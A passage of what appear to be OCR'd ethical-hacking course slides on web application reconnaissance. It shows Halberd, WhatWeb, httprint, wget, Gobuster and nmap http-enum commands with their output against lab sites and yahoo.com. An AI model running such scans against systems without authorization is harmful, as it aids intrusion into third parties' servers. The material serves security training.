
  `halberd <target domain>`



```
┌─[root@parrot]─[~]
└──╼ #halberd yahoo.com
halberd 0.2.4 (14-Aug-2010)

INFO looking up host yahoo.com...
INFO host lookup done.
INFO yahoo.com resolves to 72.[redacted]
INFO yahoo.com resolves to 72.[redacted]
INFO yahoo.com resolves to 98.[redacted]
INFO yahoo.com resolves to 98.[redacted]
INFO yahoo.com resolves to 98.[redacted]
INFO yahoo.com resolves to 98.[redacted]
72.30.35.10      [##########]  clues:   2 | replies: 132 | missed:   0

======================================================================
http://yahoo.com (72.[redacted]): 1 real server(s)
======================================================================

server 1: ATS
----------------------------------------------------------------------

difference: -18001 seconds
successful requests: 132 hits (100.00%)
cookie(s):
  B=etjhe79f2b8qk&b=3&s=cb; expires=Tue, 19-Jan-2021 12:55:48 GMT; path=
header fingerprint: 17d0deb4666ab42a43dad0c49f07a4ae1e654fff
72.30.35.9       [##########]  clues:   2 | replies: 132 | missed:   0

======================================================================
http://yahoo.com (72.[redacted]): 1 real server(s)
======================================================================
```

Figure 14.50: Screenshot showing the output of Halberd tool


After identifying the real IP addresses behind the load balancers, attackers perform further attacks on the target organization.



Analyze Web Applications

- Analyze the active application's functionality and technologies to **identify exposed attack surfaces**

Identify Entry Points for User Input	Review the generated **HTTP request** to identify the user input entry points
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**
Identify Server-Side Functionality	Observe the **applications revealed to the client** to identify the server-side structure and functionality
Identify Files and Directories	Identify **misconfigured web applications** that expose critical files and directories over the Internet
Identify Web Application Vulnerabilities	Identify **exploitable vulnerabilities** in the underlying web technologies
Map the Attack Surface	Identify the **various attack surfaces** uncovered by the applications and their associated vulnerabilities



Analyze Web Applications: Identify Entry Points for User Input

- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**

- Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**


- Determine URL encoding techniques and other encryption measures implemented for **secure web traffic** such as SSL

Tools used

- Burp Suite (*https://portswigger.net*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- httprint (*https://www.net-square.com*)

Analyze Web Applications: Identify Server-Side Technologies

- Perform a **detailed server fingerprinting**, analyze HTTP headers and HTML source code to identify server-side technologies
- **Examine URLs** for file extensions, directories, and other identification information
- Examine the **error page messages**
- **Examine session tokens**: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP
- Use tools such as **httprint** and **WhatWeb** to identify server-side technologies




Server Error in '/ReportServer' Application.

Could not find the permission set named 'ASP.Net'.

Description: An unhanded exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.


.....

Version Information: Microsoft .Net Framework Version 4.0.30319; ASP.Net Version 4.0.30319.1



```
┌─[root@parrot]─[~]
└──╼ #whatweb -v www.moviescope.com
WhatWeb report for http://www.moviescope.co
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.10.19
Country   : RESERVED, ZZ

Summary   : ASP_NET[4.0.30319], HTTPServer[
 Microsoft-IIS[10.0], Modernizr, PasswordFi

Detected Plugins:
[ ASP_NET ]
        ASP.NET is a free web framework that enables great Web
        applications. Used by millions of developers, it runs some
        of the biggest sites in the world.

        Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
        Google Dorks: (2)
        Website      : http://www.asp.net/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : Microsoft-IIS/10.0 (from server string)
```

https://github.com



Host	Port		Banner Reported	Banner Deduced	Conf.%
www.certifiedhacker.com	80		Apache	Apache/2.0.x	59.04

```
Apache
9E431BC86ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C11DDC7D7811C9DC5811C9DC52655F350
FCCC535B811C9DC5811C9DC5811C9DC5E2CE6927050C5D336ED3C295811C9DC5
6ED3C295E2CE69262A200B4C811C9DC5811C9DC56ED3C2956ED3C295811C9DC5
811C9DC56ED3C295811C9DC5E2CE6927E2CE6923
```

```
Apache/2.0.x: 98 59.04
TUX/2.0 (Linux): 96 54.01
Apache/1.3.27: 90 43.32
Apache/1.3.[4-24]: 90 43.32
```

httprint has been completed..

https://www.net-square.com


Analyze Web Applications: Identify Server-Side Functionality

- Examine page source information and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications

Tools used

GNU Wget	*https://www.gnu.org*
Teleport Pro	*http://www.tenmax.com*
BlackWidow	*http://softbytelabs.com*

GNU Wget



```
SYSTEM_WGETRC = c:/progra~1/wget/etc/wgetrc
syswgetrc = C:\Program Files (x86)\GnuWin32/etc/wgetrc
GNU Wget 1.11.4, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version           display the version of Wget and exit.
  -h,  --help              print this help.
  -b,  --background        go to background after startup.
  -e,  --execute=COMMAND   execute a `.wgetrc'-style command.

Logging and input file:
  -o,  --output-file=FILE    log messages to FILE.
  -a,  --append-output=FILE  append messages to FILE.
  -d,  --debug               print lots of debugging information.
  -q,  --quiet               quiet (no output).
  -v,  --verbose             be verbose (this is the default).
  -nv, --no-verbose          turn off verboseness, without being quiet.
  -i,  --input-file=FILE     download URLs found in FILE.
  -F,  --force-html          treat input file as HTML.
  -B,  --base=URL            prepends URL to relative links in -F -i file.
```

https://www.gnu.org

Examine URL

SSL


ASPX Platform

```
https://www.certifiedhacker.com/customers.aspx?name=existing%20clients&isActive=
0&startDate=20%2F11%2F2010&endDate=20%2F05%2F2011&showBy=name
```

Database Column

Analyze Web Applications: Identify Files and Directories


- Attackers use tools such as **Gobuster** or **Nmap NSE script http-enum** to enumerate applications, as well as hidden directories and files of the web application hosted on the web server, that are exposed on the Internet



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~/gobuster]
└──╼ #gobuster dir -u http://www.certifiedhacker.com -w common.txt -s 200
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://www.certifiedhacker.com
[+] Threads:        10
[+] Wordlist:       common.txt
[+] Status codes:   200
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/06 07:24:37 Starting gobuster
===============================================================
[ERROR] 2020/01/06 07:25:00 [!] Get http://www.certifiedhacker.com/acp: net/htt
p: request canceled (Client.Timeout exceeded while awaiting headers)
/controlpanel (Status: 200)
/cpanel (Status: 200)
/favicon.ico (Status: 200)
/index.html (Status: 200)
/webmail (Status: 200)
===============================================================
2020/01/06 07:26:45 Finished
===============================================================
```

https://github.com



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-07 00:17 EST
Nmap scan report for www.moviescope.com (10.10.10.19)
Host is up (0.00072s latency).
rDNS record for 10.10.10.19: www.goodshopping.com
Not shown: 984 closed ports
```

Parrot Terminal
File Edit View Search Terminal Help

